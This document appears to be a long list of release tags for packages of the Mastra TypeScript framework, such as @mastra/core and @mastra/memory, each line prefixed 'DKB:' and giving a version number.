DKB:@mastra/valkey@0.2.6
DKB:@mastra/upstash@1.5.3
DKB:@mastra/turso@0.1.15
DKB:@mastra/temporal@0.4.15
DKB:@mastra/tanstack-start@0.2.35
DKB:@mastra/spanner@1.9.4
DKB:@mastra/server@1.77.0
DKB:@mastra/sentry@1.2.26
DKB:@mastra/schema-compat@1.3.14
DKB:@mastra/redis@1.4.10
DKB:@mastra/react@1.10.0
DKB:@mastra/posthog@1.4.1
DKB:@mastra/playground-ui@63.0.0
DKB:@mastra/platform-workspace@1.8.0
DKB:@mastra/pg@1.31.1
DKB:@mastra/otel-exporter@1.4.7
DKB:@mastra/otel-bridge@1.5.16
DKB:@mastra/oracledb@0.5.2
DKB:@mastra/opencode@0.1.36
DKB:@mastra/observability@1.20.0
DKB:@mastra/next@0.2.35
DKB:@mastra/nestjs@0.2.36
DKB:@mastra/mysql@0.13.1
DKB:@mastra/mssql@1.10.3
DKB:@mastra/mongodb@1.23.1
DKB:@mastra/memory@1.37.1
DKB:@mastra/mcp@2.4.0
DKB:@mastra/mcp-registry-registry@1.1.5
DKB:@mastra/mcp-docs-server@1.3.7
DKB:@mastra/longmemeval@1.1.36
DKB:@mastra/loggers@1.3.7
DKB:@mastra/libsql@1.26.1
DKB:@mastra/langsmith@1.3.26
DKB:@mastra/langfuse@1.6.0
DKB:@mastra/laminar@1.3.26
DKB:@mastra/koa@1.7.21
DKB:@mastra/inngest@1.10.5
DKB:@mastra/hono@1.7.19
DKB:@mastra/fastify@1.5.21
DKB:@mastra/fastembed@1.3.3
DKB:@mastra/factory@0.22.0
DKB:@mastra/express@1.5.21
DKB:@mastra/evals@1.10.7
DKB:@mastra/elysia@0.1.17
DKB:@mastra/editor@0.16.2
DKB:@mastra/e2b@0.14.0
DKB:@mastra/e2b-desktop@0.1.7
DKB:@mastra/dynamodb@1.4.2
DKB:@mastra/dsql@1.5.2
DKB:@mastra/docker@0.11.0
DKB:@mastra/deployer@1.77.0
DKB:@mastra/deployer-vercel@1.2.36
DKB:@mastra/deployer-sandbox@0.3.21
DKB:@mastra/deployer-netlify@1.2.36
DKB:@mastra/deployer-cloudflare@1.2.36
DKB:@mastra/deployer-cloud@1.77.0
DKB:@mastra/deepeval@0.1.18
DKB:@mastra/datadog@1.4.16
DKB:@mastra/core@1.77.0
DKB:@mastra/convex@1.7.3
DKB:@mastra/connect@1.0.2
DKB:@mastra/code-sdk@1.13.0
DKB:@mastra/cloudflare@1.7.3
DKB:@mastra/cloudflare-d1@1.4.2
DKB:@mastra/client-js@1.54.0
DKB:@mastra/clickhouse@1.25.0
DKB:@mastra/braintrust@1.3.21
DKB:@mastra/auth-better-auth@1.1.7
DKB:@mastra/arthur@0.4.24
DKB:@mastra/arize@1.3.24
DKB:@mastra/ai-sdk@1.11.1
DKB:@mastra/agent-builder@1.1.28
DKB:@mastra/agent-builder@1.1.27
DKB:@mastra/ai-sdk@1.11.0
DKB:mastracode@0.46.0
DKB:mastra@1.34.0
DKB:create-mastra@1.34.0
DKB:create-factory@0.2.8
DKB:@mastra/voice-openai-realtime@0.14.4
DKB:@mastra/voice-inworld@0.4.4
DKB:@mastra/voice-google-gemini-live@0.14.14
DKB:@mastra/voice-aws-nova-sonic@0.2.4
DKB:@mastra/valkey@0.2.5
DKB:@mastra/valkey-streams@0.5.5
DKB:@mastra/upstash@1.5.2
DKB:@mastra/turso@0.1.14
DKB:@mastra/temporal@0.4.14
DKB:@mastra/tanstack-start@0.2.34
DKB:@mastra/sprites@0.1.0
DKB:@mastra/spanner@1.9.3
DKB:@mastra/server@1.76.0
DKB:@mastra/server-adapters-test-suite@0.1.2
DKB:@mastra/sentry@1.2.25
DKB:@mastra/redis@1.4.9
DKB:@mastra/redis-streams@0.6.3
DKB:@mastra/react@1.9.0
DKB:@mastra/railway@0.10.0
DKB:@mastra/rag@2.6.7
DKB:@mastra/posthog@1.4.0
DKB:@mastra/playground-ui@62.0.0
DKB:@mastra/platform-workspace@1.7.0
DKB:@mastra/pg@1.31.0
DKB:@mastra/otel-exporter@1.4.6
DKB:@mastra/otel-bridge@1.5.15
DKB:@mastra/oracledb@0.5.1
DKB:@mastra/opensearch@1.1.2
DKB:@mastra/opencode@0.1.35
DKB:@mastra/observability@1.19.0
DKB:@mastra/next@0.2.34
DKB:@mastra/nestjs@0.2.35
DKB:@mastra/mysql@0.13.0
DKB:@mastra/mssql@1.10.2
DKB:@mastra/mongodb@1.23.0
DKB:@mastra/mesa@0.3.1
DKB:@mastra/memory@1.37.0
DKB:@mastra/mcp@2.3.0
DKB:@mastra/mcp-registry-registry@1.1.4
DKB:@mastra/mcp-docs-server@1.3.6
DKB:@mastra/longmemeval@1.1.35
DKB:@mastra/loggers@1.3.6
DKB:@mastra/libsql@1.26.0
DKB:@mastra/langsmith@1.3.25
DKB:@mastra/langfuse@1.5.14
DKB:@mastra/laminar@1.3.25
DKB:@mastra/koa@1.7.20
DKB:@mastra/inngest@1.10.4
DKB:@mastra/hono@1.7.18
DKB:@mastra/fastify@1.5.20
DKB:@mastra/factory@0.21.0
DKB:@mastra/express@1.5.20
DKB:@mastra/evals@1.10.6
DKB:@mastra/elysia@0.1.16
DKB:@mastra/elasticsearch@1.4.4
DKB:@mastra/editor@0.16.1
DKB:@mastra/e2b@0.13.0
DKB:@mastra/e2b-desktop@0.1.6
DKB:@mastra/dynamodb@1.4.1
DKB:@mastra/duckdb@1.14.0
DKB:@mastra/dsql@1.5.1
DKB:@mastra/docker@0.10.0
DKB:@mastra/deployer@1.76.0
DKB:@mastra/deployer-vercel@1.2.35
DKB:@mastra/deployer-sandbox@0.3.20
DKB:@mastra/deployer-netlify@1.2.35
DKB:@mastra/deployer-cloudflare@1.2.35
DKB:@mastra/deployer-cloud@1.76.0
DKB:@mastra/deepeval@0.1.17
DKB:@mastra/datadog@1.4.15
DKB:@mastra/core@1.76.0
DKB:@mastra/convex@1.7.2
DKB:@mastra/connect@1.0.1
DKB:@mastra/code-sdk@1.12.0
DKB:@mastra/cloudflare@1.7.2
DKB:@mastra/cloudflare-sandbox@0.5.2
DKB:@mastra/client-js@1.53.0
DKB:@mastra/clickhouse@1.24.0
DKB:@mastra/braintrust@1.3.20
DKB:@mastra/blaxel@0.10.0
DKB:@mastra/auth-studio@1.3.9
DKB:@mastra/arthur@0.4.23
DKB:@mastra/arize@1.3.23
DKB:@mastra/turso@0.1.13
DKB:@mastra/temporal@0.4.13
DKB:@mastra/tanstack-start@0.2.33
DKB:@mastra/spanner@1.9.2
DKB:@mastra/pg@1.30.0
DKB:@mastra/next@0.2.33
DKB:@mastra/nestjs@0.2.34
DKB:@mastra/mysql@0.12.1
DKB:@mastra/mongodb@1.22.0
DKB:@mastra/mesa@0.3.0
DKB:@mastra/libsql@1.25.1
DKB:@mastra/lance@1.5.0
DKB:@mastra/inngest@1.10.3
DKB:@mastra/duckdb@1.13.0
DKB:@mastra/docker@0.9.3
DKB:@mastra/convex@1.7.1
DKB:@mastra/cloudflare@1.7.1
DKB:@mastra/cloudflare-d1@1.4.1
DKB:@mastra/clickhouse@1.23.0
DKB:mastracode@0.45.0
DKB:mastra@1.33.0
DKB:create-mastra@1.33.0
DKB:create-factory@0.2.7
DKB:@mastra/valkey-streams@0.5.4
DKB:@mastra/telegram@0.2.2
DKB:@mastra/teams@0.1.1
DKB:@mastra/slack@1.7.2
DKB:@mastra/server@1.75.0
DKB:@mastra/sentry@1.2.24
DKB:@mastra/redis-streams@0.6.2
DKB:@mastra/react@1.8.0
DKB:@mastra/posthog@1.3.16
DKB:@mastra/playground-ui@61.0.0
DKB:@mastra/otel-exporter@1.4.5
DKB:@mastra/otel-bridge@1.5.14
DKB:@mastra/opencode@0.1.34
DKB:@mastra/observability@1.18.4
DKB:@mastra/memory@1.36.0
DKB:@mastra/mcp@2.2.0
DKB:@mastra/mcp-docs-server@1.3.5
DKB:@mastra/longmemeval@1.1.34
DKB:@mastra/loggers@1.3.5
DKB:@mastra/livekit@0.5.0
DKB:@mastra/langsmith@1.3.24
DKB:@mastra/langfuse@1.5.13
DKB:@mastra/laminar@1.3.24
DKB:@mastra/koa@1.7.19
DKB:@mastra/hono@1.7.17
DKB:@mastra/fastify@1.5.19
DKB:@mastra/factory@0.20.0
DKB:@mastra/express@1.5.19
DKB:@mastra/elysia@0.1.15
DKB:@mastra/editor@0.16.0
DKB:@mastra/discord@1.3.0
DKB:@mastra/deployer@1.75.0
DKB:@mastra/deployer-vercel@1.2.34
DKB:@mastra/deployer-sandbox@0.3.19
DKB:@mastra/deployer-netlify@1.2.34
DKB:@mastra/deployer-cloudflare@1.2.34
DKB:@mastra/deployer-cloud@1.75.0
DKB:@mastra/deepeval@0.1.16
DKB:@mastra/datadog@1.4.14
DKB:@mastra/core@1.75.0
DKB:@mastra/connect@1.0.0
DKB:@mastra/code-sdk@1.11.0
DKB:@mastra/client-js@1.52.0
DKB:@mastra/braintrust@1.3.19
DKB:@mastra/auth-okta@0.2.4
DKB:@mastra/auth-firebase@1.1.3
DKB:@mastra/arthur@0.4.22
DKB:@mastra/arize@1.3.22
DKB:@mastra/ai-sdk@1.10.7
DKB:@mastra/agent-builder@1.1.26
DKB:snapshot/charts-polish-pre-gh-stack-2026-10-07
DKB:snapshot/tabs-sm-pre-gh-stack-2026-10-07
DKB:@mastra/client-js@1.51.2
DKB:@mastra/agent-builder@1.1.25
DKB:mastracode@0.44.1
DKB:mastra@1.32.1
DKB:create-mastra@1.32.1
DKB:create-factory@0.2.6
DKB:@mastra/turso@0.1.12
DKB:@mastra/temporal@0.4.12
DKB:@mastra/tanstack-start@0.2.32
DKB:@mastra/code-sdk@1.10.1
DKB:@mastra/react@1.7.2
DKB:@mastra/playground-ui@60.2.0
DKB:@mastra/pg@1.29.0
DKB:@mastra/oracledb@0.5.0
DKB:@mastra/opencode@0.1.33
DKB:@mastra/next@0.2.32
DKB:@mastra/nestjs@0.2.33
DKB:@mastra/mysql@0.12.0
DKB:@mastra/mongodb@1.21.0
DKB:@mastra/memory@1.35.0
DKB:@mastra/mcp-docs-server@1.3.4
DKB:@mastra/longmemeval@1.1.33
DKB:@mastra/libsql@1.25.0
DKB:@mastra/koa@1.7.18
DKB:@mastra/hono@1.7.16
DKB:@mastra/fastify@1.5.18
DKB:@mastra/factory@0.19.1
DKB:@mastra/express@1.5.18
DKB:@mastra/elysia@0.1.14
DKB:@mastra/editor@0.15.6
DKB:@mastra/deployer@1.74.0
DKB:@mastra/deployer-vercel@1.2.33
DKB:@mastra/deployer-sandbox@0.3.18
DKB:@mastra/deployer-netlify@1.2.33
DKB:@mastra/deployer-cloudflare@1.2.33
DKB:@mastra/deployer-cloud@1.74.0
DKB:@mastra/core@1.74.0
DKB:@mastra/convex@1.7.0
DKB:@mastra/server@1.74.0
DKB:@mastra/pg@1.28.1
DKB:@mastra/next@0.2.31
DKB:@mastra/nestjs@0.2.32
DKB:@mastra/mysql@0.11.1
DKB:@mastra/mssql@1.10.1
DKB:@mastra/mongodb@1.20.1
DKB:@mastra/modal@0.7.1
DKB:@mastra/memory@1.34.0
DKB:@mastra/mcp@2.1.2
DKB:@mastra/mcp-docs-server@1.3.3
DKB:@mastra/playground-ui@60.1.0
DKB:@mastra/loggers@1.3.4
DKB:@mastra/qdrant@1.1.4
DKB:@mastra/libsql@1.24.1
DKB:@mastra/rag@2.6.6
DKB:@mastra/redis-streams@0.6.1
DKB:@mastra/redis@1.4.8
DKB:@mastra/koa@1.7.17
DKB:@mastra/inngest@1.10.2
DKB:@mastra/hono@1.7.15
DKB:@mastra/google-drive@0.2.2
DKB:@mastra/github-signals@0.5.1
DKB:@mastra/fastify@1.5.17
DKB:@mastra/schema-compat@1.3.13
DKB:@mastra/sentry@1.2.23
DKB:@mastra/server@1.73.0
DKB:@mastra/express@1.5.17
DKB:@mastra/evals@1.10.5
DKB:@mastra/elysia@0.1.13
DKB:@mastra/oracledb@0.4.2
DKB:@mastra/clickhouse@1.22.1
DKB:@mastra/e2b@0.12.3
DKB:@mastra/e2b-desktop@0.1.5
DKB:@mastra/spanner@1.9.1
DKB:@mastra/cloudflare-sandbox@0.5.1
DKB:@mastra/tanstack-start@0.2.31
DKB:@mastra/temporal@0.4.11
DKB:@mastra/turso@0.1.11
DKB:@mastra/upstash@1.5.1
DKB:@mastra/valkey-streams@0.5.3
DKB:@mastra/valkey@0.2.4
DKB:@mastra/voice-aws-nova-sonic@0.2.3
DKB:@mastra/voice-google-gemini-live@0.14.13
DKB:@mastra/voice-openai-realtime@0.14.3
DKB:@mastra/voice-xai-realtime@0.2.13
DKB:create-mastra@1.32.0
DKB:mastra@1.32.0
DKB:@mastra/agentcore@0.5.1
DKB:@mastra/agent-builder@1.1.24
DKB:@mastra/duckdb@1.12.1
DKB:@mastra/docker@0.9.2
DKB:@mastra/deployer@1.73.0
DKB:@mastra/daytona@0.11.2
DKB:@mastra/core@1.73.0
DKB:@mastra/convex@1.6.1
DKB:@mastra/connect@0.6.0
DKB:@mastra/codemod@1.1.6
DKB:@mastra/elasticsearch@1.4.3
DKB:@mastra/editor@0.15.5
DKB:@mastra/acp@0.4.2
DKB:@mastra/ai-sdk@1.10.6
DKB:mastracode@0.44.0
DKB:@mastra/arize@1.3.21
DKB:@mastra/arthur@0.4.21
DKB:create-factory@0.2.5
DKB:@mastra/auth-studio@1.3.8
DKB:@mastra/braintrust@1.3.18
DKB:@mastra/claude@0.3.2
DKB:@mastra/client-js@1.51.1
DKB:@mastra/code-sdk@1.10.0
DKB:@mastra/cursor@0.3.2
DKB:@mastra/datadog@1.4.13
DKB:@mastra/deepeval@0.1.15
DKB:@mastra/deployer-cloud@1.73.0
DKB:@mastra/telegram@0.2.1
DKB:@mastra/deployer-cloudflare@1.2.32
DKB:@mastra/deployer-sandbox@0.3.17
DKB:@mastra/slack@1.7.1
DKB:@mastra/deployer-vercel@1.2.32
DKB:@mastra/discord@1.2.1
DKB:@mastra/factory@0.19.0
DKB:@mastra/laminar@1.3.23
DKB:@mastra/langfuse@1.5.12
DKB:@mastra/react@1.7.1
DKB:@mastra/langsmith@1.3.23
DKB:@mastra/livekit@0.4.2
DKB:@mastra/posthog@1.3.15
DKB:@mastra/longmemeval@1.1.32
DKB:@mastra/observability@1.18.3
DKB:@mastra/otel-exporter@1.4.4
DKB:@mastra/otel-bridge@1.5.13
DKB:@mastra/openai@1.1.2
DKB:@mastra/opencode@0.1.32
DKB:@mastra/deployer-netlify@1.2.32
DKB:@mastra/arize@1.3.20
DKB:@mastra/agent-builder@1.1.23
DKB:mastracode@0.43.0
DKB:mastra@1.31.4
DKB:create-mastra@1.31.4
DKB:create-factory@0.2.4
DKB:@mastra/voice-xai-realtime@0.2.12
DKB:@mastra/voice-openai-realtime@0.14.2
DKB:@mastra/voice-google-gemini-live@0.14.12
DKB:@mastra/upstash@1.5.0
DKB:@mastra/turso@0.1.10
DKB:@mastra/temporal@0.4.10
DKB:@mastra/telegram@0.2.0
DKB:@mastra/teams@0.1.0
DKB:@mastra/tanstack-start@0.2.30
DKB:@mastra/spanner@1.9.0
DKB:@mastra/slack@1.7.0
DKB:@mastra/server@1.72.0
DKB:@mastra/server-adapters-test-suite@0.1.1
DKB:@mastra/sentry@1.2.22
DKB:@mastra/schema-compat@1.3.12
DKB:@mastra/redis@1.4.7
DKB:@mastra/redis-streams@0.6.0
DKB:@mastra/react@1.7.0
DKB:@mastra/railway@0.9.0
DKB:@mastra/rag@2.6.5
DKB:@mastra/posthog@1.3.14
DKB:@mastra/playground-ui@60.0.0
DKB:@mastra/platform-workspace@1.6.2
DKB:@mastra/pg@1.28.0
DKB:@mastra/otel-exporter@1.4.3
DKB:@mastra/otel-bridge@1.5.12
DKB:@mastra/opencode@0.1.31
DKB:@mastra/observability@1.18.2
DKB:@mastra/next@0.2.30
DKB:@mastra/nestjs@0.2.31
DKB:@mastra/mysql@0.11.0
DKB:@mastra/mssql@1.10.0
DKB:@mastra/mongodb@1.20.0
DKB:@mastra/modal@0.7.0
DKB:@mastra/memory@1.33.0
DKB:@mastra/mcp@2.1.1
DKB:@mastra/mcp-docs-server@1.3.2
DKB:@mastra/longmemeval@1.1.31
DKB:@mastra/loggers@1.3.3
DKB:@mastra/livekit@0.4.1
DKB:@mastra/libsql@1.24.0
DKB:@mastra/langsmith@1.3.22
DKB:@mastra/langfuse@1.5.11
DKB:@mastra/lance@1.4.0
DKB:@mastra/laminar@1.3.22
DKB:@mastra/koa@1.7.16
DKB:@mastra/inngest@1.10.1
DKB:@mastra/hono@1.7.14
DKB:@mastra/fastify@1.5.16
DKB:@mastra/factory@0.18.0
DKB:@mastra/express@1.5.16
DKB:@mastra/evals@1.10.4
DKB:@mastra/elysia@0.1.12
DKB:@mastra/editor@0.15.4
DKB:@mastra/e2b@0.12.2
DKB:@mastra/e2b-desktop@0.1.4
DKB:@mastra/dynamodb@1.4.0
DKB:@mastra/duckdb@1.12.0
DKB:@mastra/docker@0.9.1
DKB:@mastra/discord@1.2.0
DKB:@mastra/deployer@1.72.0
DKB:@mastra/arthur@0.4.20
DKB:@mastra/deployer-sandbox@0.3.16
DKB:@mastra/deployer-netlify@1.2.31
DKB:@mastra/deployer-cloudflare@1.2.31
DKB:@mastra/deployer-cloud@1.72.0
DKB:@mastra/deepeval@0.1.14
DKB:@mastra/datadog@1.4.12
DKB:@mastra/core@1.72.0
DKB:@mastra/convex@1.6.0
DKB:@mastra/connect@0.5.0
DKB:@mastra/codemod@1.1.5
DKB:@mastra/code-sdk@1.9.0
DKB:@mastra/cloudflare@1.7.0
DKB:@mastra/cloudflare-d1@1.4.0
DKB:@mastra/client-js@1.51.0
DKB:@mastra/clickhouse@1.22.0
DKB:@mastra/braintrust@1.3.17
DKB:@mastra/auth-workos@1.6.6
DKB:@mastra/deployer-vercel@1.2.31
DKB:@mastra/turso@0.1.9
DKB:@mastra/temporal@0.4.9
DKB:@mastra/tanstack-start@0.2.29
DKB:@mastra/spanner@1.8.2
DKB:@mastra/server@1.71.0
DKB:@mastra/playground-ui@59.0.0
DKB:@mastra/pg@1.27.1
DKB:@mastra/oracledb@0.4.1
DKB:@mastra/next@0.2.29
DKB:@mastra/nestjs@0.2.30
DKB:@mastra/mysql@0.10.2
DKB:@mastra/mongodb@1.19.0
DKB:@mastra/memory@1.32.1
DKB:@mastra/mcp-docs-server@1.3.1
DKB:@mastra/libsql@1.23.3
DKB:@mastra/koa@1.7.15
DKB:@mastra/hono@1.7.13
DKB:@mastra/fastify@1.5.15
DKB:@mastra/fastembed@1.3.2
DKB:@mastra/express@1.5.15
DKB:@mastra/evals@1.10.3
DKB:@mastra/elysia@0.1.11
DKB:@mastra/editor@0.15.3
DKB:@mastra/duckdb@1.11.1
DKB:@mastra/clickhouse@1.21.1
DKB:mastracode@0.42.2
DKB:mastra@1.31.3
DKB:create-mastra@1.31.3
DKB:create-factory@0.2.3
DKB:@mastra/telegram@0.1.3
DKB:@mastra/sentry@1.2.21
DKB:@mastra/react@1.6.3
DKB:@mastra/posthog@1.3.13
DKB:@mastra/otel-exporter@1.4.2
DKB:@mastra/otel-bridge@1.5.11
DKB:@mastra/opencode@0.1.30
DKB:@mastra/observability@1.18.1
DKB:@mastra/longmemeval@1.1.30
DKB:@mastra/langsmith@1.3.21
DKB:@mastra/langfuse@1.5.10
DKB:@mastra/laminar@1.3.21
DKB:@mastra/factory@0.17.2
DKB:@mastra/discord@1.1.0
DKB:@mastra/deployer@1.71.0
DKB:@mastra/deployer-vercel@1.2.30
DKB:@mastra/deployer-sandbox@0.3.15
DKB:@mastra/deployer-netlify@1.2.30
DKB:@mastra/deployer-cloudflare@1.2.30
DKB:@mastra/deployer-cloud@1.71.0
DKB:@mastra/deepeval@0.1.13
DKB:@mastra/datadog@1.4.11
DKB:@mastra/core@1.71.0
DKB:@mastra/connect@0.4.0
DKB:@mastra/code-sdk@1.8.3
DKB:@mastra/client-js@1.50.0
DKB:@mastra/braintrust@1.3.16
DKB:@mastra/auth-google@0.1.5
DKB:@mastra/arthur@0.4.19
DKB:@mastra/arize@1.3.19
DKB:@mastra/ai-sdk@1.10.5
DKB:@mastra/agent-builder@1.1.22
DKB:mastracode@0.42.1
DKB:mastra@1.31.2
DKB:create-mastra@1.31.2
DKB:create-factory@0.2.2
DKB:@mastra/turso@0.1.8
DKB:@mastra/temporal@0.4.8
DKB:@mastra/tanstack-start@0.2.28
DKB:@mastra/spanner@1.8.1
DKB:@mastra/server@1.70.0
DKB:@mastra/redis-streams@0.5.1
DKB:@mastra/react@1.6.2
DKB:@mastra/quickjs@0.1.3
DKB:@mastra/playground-ui@58.0.0
DKB:@mastra/pg@1.27.0
DKB:@mastra/opencode@0.1.29
DKB:@mastra/next@0.2.28
DKB:@mastra/nestjs@0.2.29
DKB:@mastra/mysql@0.10.1
DKB:@mastra/mongodb@1.18.10
DKB:@mastra/memory@1.32.0
DKB:@mastra/mcp@2.1.0
DKB:@mastra/mcp-docs-server@1.3.0
DKB:@mastra/longmemeval@1.1.29
DKB:@mastra/libsql@1.23.2
DKB:@mastra/koa@1.7.14
DKB:@mastra/inngest@1.10.0
DKB:@mastra/hono@1.7.12
DKB:@mastra/agent-builder@1.1.21
DKB:@mastra/factory@0.17.1
DKB:@mastra/express@1.5.14
DKB:@mastra/elysia@0.1.10
DKB:@mastra/editor@0.15.2
DKB:@mastra/duckdb@1.11.0
DKB:@mastra/deployer@1.70.0
DKB:@mastra/deployer-vercel@1.2.29
DKB:@mastra/deployer-sandbox@0.3.14
DKB:@mastra/deployer-netlify@1.2.29
DKB:@mastra/deployer-cloudflare@1.2.29
DKB:@mastra/deployer-cloud@1.70.0
DKB:@mastra/core@1.70.0
DKB:@mastra/connect@0.3.1
DKB:@mastra/code-sdk@1.8.2
DKB:@mastra/client-js@1.49.0
DKB:@mastra/clickhouse@1.21.0
DKB:@mastra/fastify@1.5.14
DKB:@mastra/arize@1.3.18
DKB:mastracode@0.42.0
DKB:mastra@1.31.1
DKB:create-mastra@1.31.1
DKB:create-factory@0.2.1
DKB:@mastra/weaviate@0.1.1
DKB:@mastra/temporal@0.4.7
DKB:@mastra/tanstack-start@0.2.27
DKB:@mastra/server@1.69.0
DKB:@mastra/sentry@1.2.20
DKB:@mastra/s3vectors@1.1.3
DKB:@mastra/react@1.6.1
DKB:@mastra/quickjs@0.1.2
DKB:@mastra/posthog@1.3.12
DKB:@mastra/playground-ui@57.0.0
DKB:@mastra/otel-exporter@1.4.1
DKB:@mastra/otel-bridge@1.5.10
DKB:@mastra/opencode@0.1.28
DKB:@mastra/observability@1.18.0
DKB:@mastra/next@0.2.27
DKB:@mastra/nestjs@0.2.28
DKB:@mastra/mcp-docs-server@1.2.28
DKB:@mastra/longmemeval@1.1.28
DKB:@mastra/langsmith@1.3.20
DKB:@mastra/langfuse@1.5.9
DKB:@mastra/laminar@1.3.20
DKB:@mastra/koa@1.7.13
DKB:@mastra/inngest@1.9.1
DKB:@mastra/hono@1.7.11
DKB:@mastra/fastify@1.5.13
DKB:@mastra/factory@0.17.0
DKB:@mastra/express@1.5.13
DKB:@mastra/elysia@0.1.9
DKB:@mastra/deployer@1.69.0
DKB:@mastra/deployer-vercel@1.2.28
DKB:@mastra/deployer-sandbox@0.3.13
DKB:@mastra/deployer-netlify@1.2.28
DKB:@mastra/deployer-cloudflare@1.2.28
DKB:@mastra/deployer-cloud@1.69.0
DKB:@mastra/deepeval@0.1.12
DKB:@mastra/datadog@1.4.10
DKB:@mastra/core@1.69.0
DKB:@mastra/connect@0.3.0
DKB:@mastra/codemod@1.1.4
DKB:@mastra/code-sdk@1.8.1
DKB:@mastra/client-js@1.48.0
DKB:@mastra/clickhouse@1.20.1
DKB:@mastra/braintrust@1.3.15
DKB:@mastra/auth-studio@1.3.7
DKB:@mastra/auth-google@0.1.4
DKB:@mastra/auth-cloud@1.2.6
DKB:@mastra/arthur@0.4.18
DKB:mastracode@0.41.0
DKB:mastra@1.31.0
DKB:create-mastra@1.31.0
DKB:create-factory@0.2.0
DKB:@mastra/weaviate@0.1.0
DKB:@mastra/voice-xai-realtime@0.2.11
DKB:@mastra/voice-openai@0.13.2
DKB:@mastra/voice-openai-realtime@0.14.1
DKB:@mastra/voice-inworld@0.4.3
DKB:@mastra/voice-google-gemini-live@0.14.11
DKB:@mastra/upstash@1.4.7
DKB:@mastra/turso@0.1.7
DKB:@mastra/temporal@0.4.6
DKB:@mastra/telegram@0.1.2
DKB:@mastra/tanstack-start@0.2.26
DKB:@mastra/spanner@1.8.0
DKB:@mastra/slack@1.6.4
DKB:@mastra/server@1.68.0
DKB:@mastra/server-adapters-test-suite@0.1.0
DKB:@mastra/sentry@1.2.19
DKB:@mastra/schema-compat@1.3.11
DKB:@mastra/redis@1.4.6
DKB:@mastra/redis-streams@0.5.0
DKB:@mastra/react@1.6.0
DKB:@mastra/rag@2.6.4
DKB:@mastra/posthog@1.3.11
DKB:@mastra/playground-ui@56.0.0
DKB:@mastra/pg@1.26.0
DKB:@mastra/parallel@0.1.2
DKB:@mastra/otel-exporter@1.4.0
DKB:@mastra/otel-bridge@1.5.9
DKB:@mastra/oracledb@0.4.0
DKB:@mastra/opencode@0.1.27
DKB:@mastra/observability@1.17.9
DKB:@mastra/next@0.2.26
DKB:@mastra/nestjs@0.2.27
DKB:@mastra/mysql@0.10.0
DKB:@mastra/mssql@1.9.0
DKB:@mastra/mongodb@1.18.9
DKB:@mastra/memory@1.31.0
DKB:@mastra/mcp@2.0.0
DKB:@mastra/mcp-registry-registry@1.1.3
DKB:@mastra/mcp-docs-server@1.2.27
DKB:@mastra/longmemeval@1.1.27
DKB:@mastra/libsql@1.23.1
DKB:@mastra/langsmith@1.3.19
DKB:@mastra/langfuse@1.5.8
DKB:@mastra/laminar@1.3.19
DKB:@mastra/koa@1.7.12
DKB:@mastra/inngest@1.9.0
DKB:@mastra/hono@1.7.10
DKB:@mastra/github-signals@0.5.0
DKB:@mastra/fastify@1.5.12
DKB:@mastra/factory@0.16.0
DKB:@mastra/express@1.5.12
DKB:@mastra/elysia@0.1.8
DKB:@mastra/editor@0.15.1
DKB:@mastra/e2b@0.12.1
DKB:@mastra/e2b-desktop@0.1.3
DKB:@mastra/duckdb@1.10.0
DKB:@mastra/dsql@1.5.0
DKB:@mastra/docker@0.9.0
DKB:@mastra/deployer@1.68.0
DKB:@mastra/deployer-vercel@1.2.27
DKB:@mastra/deployer-sandbox@0.3.12
DKB:@mastra/deployer-netlify@1.2.27
DKB:@mastra/deployer-cloudflare@1.2.27
DKB:@mastra/deployer-cloud@1.68.0
DKB:@mastra/deepeval@0.1.11
DKB:@mastra/daytona@0.11.1
DKB:@mastra/datadog@1.4.9
DKB:@mastra/core@1.68.0
DKB:@mastra/connect@0.2.0
DKB:@mastra/codemod@1.1.3
DKB:@mastra/code-sdk@1.8.0
DKB:@mastra/cloudflare-sandbox@0.5.0
DKB:@mastra/client-js@1.47.0
DKB:@mastra/clickhouse@1.20.0
DKB:@mastra/browser-viewer@0.2.4
DKB:@mastra/braintrust@1.3.14
DKB:@mastra/azure-ai-search@0.1.0
DKB:@mastra/auth-okta@0.2.3
DKB:@mastra/auth-neon@0.3.3
DKB:@mastra/auth-google@0.1.3
DKB:@mastra/auth-clerk@1.3.0
DKB:@mastra/auth-better-auth@1.1.6
DKB:@mastra/auth-auth0@1.2.4
DKB:@mastra/arthur@0.4.17
DKB:@mastra/arize@1.3.17
DKB:@mastra/ai-sdk@1.10.4
DKB:@mastra/agent-builder@1.1.20
DKB:@mastra/agent-browser@0.5.3
DKB:mastracode@0.40.0
DKB:mastra@1.30.0
DKB:create-mastra@1.30.0
DKB:create-factory@0.1.18
DKB:@mastra/voice-xai-realtime@0.2.10
DKB:@mastra/voice-openai-realtime@0.14.0
DKB:@mastra/voice-google-gemini-live@0.14.10
DKB:@mastra/vercel@1.6.0
DKB:@mastra/valkey@0.2.3
DKB:@mastra/valkey-streams@0.5.2
DKB:@mastra/upstash@1.4.6
DKB:@mastra/turso@0.1.6
DKB:@mastra/temporal@0.4.5
DKB:@mastra/tanstack-start@0.2.25
DKB:@mastra/stagehand@0.3.5
DKB:@mastra/spanner@1.7.0
DKB:@mastra/server@1.67.0
DKB:@mastra/sentry@1.2.18
DKB:@mastra/schema-compat@1.3.10
DKB:@mastra/s3@0.6.3
DKB:@mastra/redis@1.4.5
DKB:@mastra/redis-streams@0.4.3
DKB:@mastra/react@1.5.0
DKB:@mastra/rag@2.6.3
DKB:@mastra/posthog@1.3.10
DKB:@mastra/playground-ui@55.0.0
DKB:@mastra/pg@1.25.0
DKB:@mastra/otel-exporter@1.3.16
DKB:@mastra/otel-bridge@1.5.8
DKB:@mastra/oracledb@0.3.0
DKB:@mastra/opencode@0.1.26
DKB:@mastra/observability@1.17.8
DKB:@mastra/next@0.2.25
DKB:@mastra/nestjs@0.2.26
DKB:@mastra/mysql@0.9.0
DKB:@mastra/mssql@1.8.0
DKB:@mastra/mongodb@1.18.8
DKB:@mastra/memory@1.30.0
DKB:@mastra/mcp@1.18.0
DKB:@mastra/mcp-docs-server@1.2.26
DKB:@mastra/longmemeval@1.1.26
DKB:@mastra/loggers@1.3.2
DKB:@mastra/livekit@0.4.0
DKB:@mastra/libsql@1.23.0
DKB:@mastra/langsmith@1.3.18
DKB:@mastra/langfuse@1.5.7
DKB:@mastra/laminar@1.3.18
DKB:@mastra/koa@1.7.11
DKB:@mastra/inngest@1.8.12
DKB:@mastra/hono@1.7.9
DKB:@mastra/github-signals@0.4.1
DKB:@mastra/fastify@1.5.11
DKB:@mastra/factory@0.15.0
DKB:@mastra/express@1.5.11
DKB:@mastra/evals@1.10.2
DKB:@mastra/elysia@0.1.7
DKB:@mastra/elasticsearch@1.4.2
